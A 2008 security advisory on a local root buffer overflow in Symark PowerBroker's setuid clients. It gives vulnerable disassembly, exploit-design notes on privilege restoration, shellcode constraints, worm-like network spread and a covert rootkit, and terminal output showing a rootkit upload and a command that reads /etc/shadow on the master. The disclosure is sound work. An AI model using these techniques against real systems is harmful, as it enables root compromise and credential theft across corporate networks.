NNL-Labs & MNIN | Symark PowerBroker Security Advisory

February 26, 2008

Summary

Symark is a Software 500 company and the producer of Symark PowerBroker, a Unix/Linux privilege management solution designed primarily for flexible and centralized access control to the root accounts within a corporate architecture. A stack-based buffer overflow exists in three of the setuid-root binaries (pbksh, pbsh, pbrun) provided with PowerBroker, which allows for any user with local access to escalate to the root level.

Given the nature of the PowerBroker environment, these vulnerabilities can rapidly lead to accentuated circumstances and the compromise of root accounts on *all* Unix/Linux systems (including the master), in a corporate network, provided the systems are also running PowerBroker (they should be, that's the point) by using the same three PowerBroker utilities or specially-crafted attack tools.

Affected Versions

These vulnerabilities apply to PowerBroker up to and including 5.0.1. Symark has released a service pack for 2.8, 3.0, 3.2, 3.5, 4.0, and 5.0/5.0.1. For more information, including how to install the service packs and how to determine if an environment has been affected, please consult the vendor security update: www.symark.com/support/PBFeb2008Announcement.html.

Credit and Contact


Michael Ligh from (http://mnin.org) and Greg Sinclair (security@nnlsoftware.com)

Details

When PowerBroker clients (pbksh, pbsh, pbrun) initiate a command request to the master, a protocol/version announcement is exchanged between the two systems over the network. An example of this announcement is shown below, with the name highlighted to indicate that it differs between programs, depending on if pbksh, pbsh, or pbrun is used.

```
#!Proto pbksh version=4.0.8-03,MPX,MPX2,LOGSRV,[…]
```

The name is not hard-coded in each respective program, rather it is taken from the argv[0] command-line argument at runtime. It is appended, via strcat(), to the announcement string, which is stored in a statically-sized 1048-byte stack buffer. By supplying a specially-crafted value for argv[0] when invoking one of the three setuid-root binaries, an attacker can gain control of execution when the function containing the stack buffer returns.



```
.text:080EB041                 push    offset aProto   ; "#!Proto "
.text:080EB046                 push    [ebp+stack_buffer] ; char *
.text:080EB049                 call    _strcpy
.text:080EB04E                 call    sub_812E82C
.text:080EB053                 pop     edx
.text:080EB054                 pop     ecx
.text:080EB055                 push    eax             ; <user-supplied string>
.text:080EB056                 push    [ebp+stack_buffer] ; char *
.text:080EB059                 call    _strcat
.text:080EB05E                 pop     esi
.text:080EB05F                 pop     edi
.text:080EB060                 push    offset aVersion ; " version="
.text:080EB065                 push    [ebp+stack_buffer] ; char *
.text:080EB068                 call    _strcat
```

Exploit Design

The three PowerBroker binaries are setuid-root because they need to create a TCP-socket with the master using a reserved client/source port (see allownonreservedconnections setting). The process' user id (uid) is switched to that of the calling user after creation of the socket, which is *before* the buffer overflows. However the effective user id (euid) is allowed to remain the same. Since the program is setuid, it is possible to leverage the root euid to restore a root uid, thus allowing an attacker to then gain a privileged shell.


The output below shows the parameters to setrestuid (in the middle), along with the before (left) and after (right) status of the process privileges.

```
[mike@fedoravm ~]$ ./pbexploit_32bit_x86 🡐Non-privileged shell
[setresuid]     500, 0, 0       (-1, 500, -1)  500, 500, 0
[setresuid]     500, 500, 0     (-1, 0, -1)    500, 0, 0
[setresuid]     500, 0, 0       (0, 0, 0)      0, 0, 0 🡐Called from attack code
[root@fedoravm ~]# 🡐Privileged shell
```

The design should avoid the use of system() when spawning a shell (due to issues with setuid), NULL bytes due to issues with strcat(), and forward slashes due to path-related string operations. If the desired actions cannot be completed in 1024 bytes of shellcode or less, then a searching algorithm can be implemented to locate pre-staged code in memory.

A greedier design than the simple root shell could include a payload that immediately begins compromising other hosts by leveraging the ability for PowerBroker clients to run commands on other (remote) PowerBroker clients (see allowremotejobs *default* setting). By cycling through the IP addresses on the target subnet from the attack code, it would be possible to compromise hundreds or thousands of corporate systems in a matter of seconds.

This functionality can also be used to transfer and install a rootkit on the master using the same network ports as legitimate PowerBroker traffic. By then designing an "in-socket" rootkit for this purpose, it would be possible to gain control of all root accounts in the corporate architecture by coordinating with the compromised master over the covert channel.



```
[mike@fedoravm pb]$ ./build_all

compiling the powersmoker kit (powersmoker)...
compiling the server rootkit (server.so)...
compiling the exploit (pbexploit_32bit_x86)...
compiling the command & control client (client)...
creating base64 from the server rootkit (server.b64)...

[mike@fedoravm pb]$ ./bin/pbexploit_32bit_x86
[root@fedoravm pb]# ./bin/powersmoker --host=192.168.153.130

[i] Welcome to PowerSmoker, uid 0.
[i] Uploading rootkit as --host=192.168.153.130.
[i] Completed. Use bin/client to test!!

[root@fedoravm pb]# ./bin/client -r 192.168.153.130 -c "hostname"
masterd

[root@fedoravm pb]# ./bin/client -r 192.168.153.130 -c "grep root /etc/shadow"
root:$1$D1Z/X78i$SidimjHUTbIeFnsd34o2D0:13766:0:99999:7:::

[root@fedoravm pb]# 
```

Attributions

Symark, as reviewed by Information Security Magazine in October 2007. Symark addressed this vulnerability quickly and handled disclosure with professional care.

Blue Cross Blue Shield IL, for having great insurance and other unmistakably positive benefits.

Miss 100%. It may seem like you're last here on the page, but you know you're always first.